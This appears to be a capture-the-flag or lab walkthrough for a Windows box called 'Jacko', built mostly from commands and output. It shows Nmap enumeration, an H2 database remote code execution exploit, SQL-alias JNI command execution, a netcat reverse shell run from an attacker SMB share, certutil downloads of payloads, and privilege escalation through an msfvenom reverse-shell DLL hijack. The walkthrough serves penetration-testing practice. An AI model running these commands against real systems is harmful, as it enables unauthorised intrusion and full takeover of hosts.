
Jacko (Funky SQL syntax and missing path vars)

Nmap


```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: H2 Database Engine (redirect)
|_http-server-header: Microsoft-IIS/10.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8082/tcp open  http          H2 database http console
|_http-title: H2 Console
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-10-28T00:35:37
|_  start_date: N/A
|_clock-skew: -24s
```

Web enumeration

Port 80



Port 8082



Whatweb

```
┌──(root㉿kali)-[~]
└─# whatweb 192.168.236.66
http://192.168.236.66 [200 OK] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[192.168.236.66], Microsoft-IIS[10.0], Script[text/javascript], Title[H2 Database Engine (redirect)][Title element contains newline(s)!]
```

Explotation and foothold


After running searchsploit on H2 we discover some potential RCE exploits.

```
H2 Database - 'Alias' Arbitrary Code Execution                          | java/local/44422.py
H2 Database 1.4.196 - Remote Code Execution                             | java/webapps/45506.py
H2 Database 1.4.197 - Information Disclosure                            | linux/webapps/45105.py
H2 Database 1.4.199 - JNI Code Execution                                | java/local/49384.txt
```

I opted to use java/webapps/45506.py

```
┌──(root㉿kali)-[~/pg/practice/Jacko]
└─# python3 45506.py -H 192.168.236.66:8082 -d jdbc:h2:tcp://localhost/~/test
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$
```

This exploit makes use of an alias to bypass the login. Once we refreshe the page, we are presented with an online shell that can run SQL commands.



After some research, we find an interesting exploit that makes use of SQL alia's that call Java functions to run code on the system.

```
H2 Database 1.4.199 - JNI Code Execution                                |
java/local/49384.txt
```

https://www.exploit-db.com/exploits/49384

Copy and paste the code and hit run. In my example, we get an error since I already ran it.

Run | Run Selected | Auto complete | Clear | SQL statement:

```
0),""), 'ISO-8859-1', '', '', '', '', '');

-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');

-- Evaluate script
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

```
SELECT CSVWRITE('C:\Windows\Temp\JNIScriptEngine.dll', CONCAT('SELECT NULL ',
CHAR(0x4d),CHAR(0x5a),CHAR(0x90),CHAR(0x00),CHAR(0x03),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0x04),CHAR(0x00),CHAR(0x00),CHAR(0x00),CHAR(0xff),CHAR(0xff),CHAR(0x00)
'ISO-8859-1', '', '', '', '', '') [90028-199] 90028/90028 (Help)
```

```
-- Load native library
CREATE ALIAS IF NOT EXISTS System_load FOR "java.lang.System.load";
Update count: 0
(0 ms)

CALL System_load('C:\Windows\Temp\JNIScriptEngine.dll');
```

PUBLIC.SYSTEM_LOAD('C:\Windows\Temp\JNIScriptEngine.dll')
null

(1 row, 0 ms)

```
-- Evaluate script
CREATE ALIAS IF NOT EXISTS JNIScriptEngine_eval FOR "JNIScriptEngine.eval";
Update count: 0
(0 ms)

CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

PUBLIC.JNISCRIPTENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()')
jacko\tony

(1 row, 187 ms)

We can run system commands with the alias

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

Run | Run Selected | Auto complete | Clear | SQL statement:

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()');
```

PUBLIC.JNISCRIPTENGINE_EVAL('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("whoami").getInputStream()).useDelimiter("\\Z").next()')
jacko\tony

(1 row, 63 ms)

Run | Run Selected | Auto complete | Clear | SQL statement:

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("dir").getInputStream()).useDelimiter("\\Z").next()');
```

```
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("dir").getInputStream()).useDelimiter("\\Z").next()');
```

Exception calling user-defined function: "eval(new java.util.Scanner(java.lang.Runtime.getRuntime().exec(""dir"").getInputStream()).useDelimiter(""\\Z"").next()): java.io.IOException: Cannot run program ""dir"": CreateProcess error=2, The system cannot find the file specified"; SQL statement:
CALL JNIScriptEngine_eval('new java.util.Scanner(java.lang.Runtime.getRuntime().exec("dir").getInputStream()).useDelimiter("\\Z").next()') [90105-199] 90105/90105 (Help)

After trying to upload shells with no success, i opted to serve netcat over an SMB share to gain a reverse shell.

```
┌──(root㉿kali)-[~/pg/practice/Jacko]
└─# impacket-smbserver kali . -smb2support
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
```

Modifying our command to connect to our share and run netcat.

```
CALL JNIScriptEngine_eval('new
java.util.Scanner(java.lang.Runtime.getRuntime().exec("cmd.exe /c
//192.168.49.236/kali/nc.exe -e cmd.exe 192.168.49.236 80
").getInputStream()).useDelimiter("\\Z").next()');
```

Now we have a shell on the box.

```
┌──(root㉿kali)-[~/pg/practice/Jacko]
└─# rlwrap nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.49.236] from (UNKNOWN) [192.168.236.66] 51481
Microsoft Windows [Version 10.0.18363.836]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\H2\service>
```

Priv esc

Fixing the path

```
set PATH=%SystemRoot%\system32;%SystemRoot%;
```

Using a dll hijack found within the PaperStream IP vulnerablility

https://www.exploit-db.com/exploits/49382

We need to change the Payload directory within the exploit as it will get deleted if we put it within the temp directory.

```
# Example payload generated as follows
# msfvenom -p windows/x64/shell_reverse_tcp -f dll -o shell.dll LHOST=eth0 LPORT=4444
$PayloadFile = "C:\Users\tony\Desktop\UninOldIS.dll"
```

Creating the reverse shell

```
msfvenom -p windows/shell_reverse_tcp -f dll -o shell.dll LHOST=192.168.49.236
LPORT=8082
```

Upload both the powershell script and the dll.

```
certutil -urlcache -split -f http://192.168.49.236/exploit.ps1 exploit.ps1

certutil -urlcache -split -f http://192.168.49.236/UninOldIS.dll UninOldIS.dll
```

Setup a listener on por 8082. We also need to run the script with:

```
C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -ep bypass
C:\users\tony\Desktop\exploit.ps1
```

Now we have a system shell.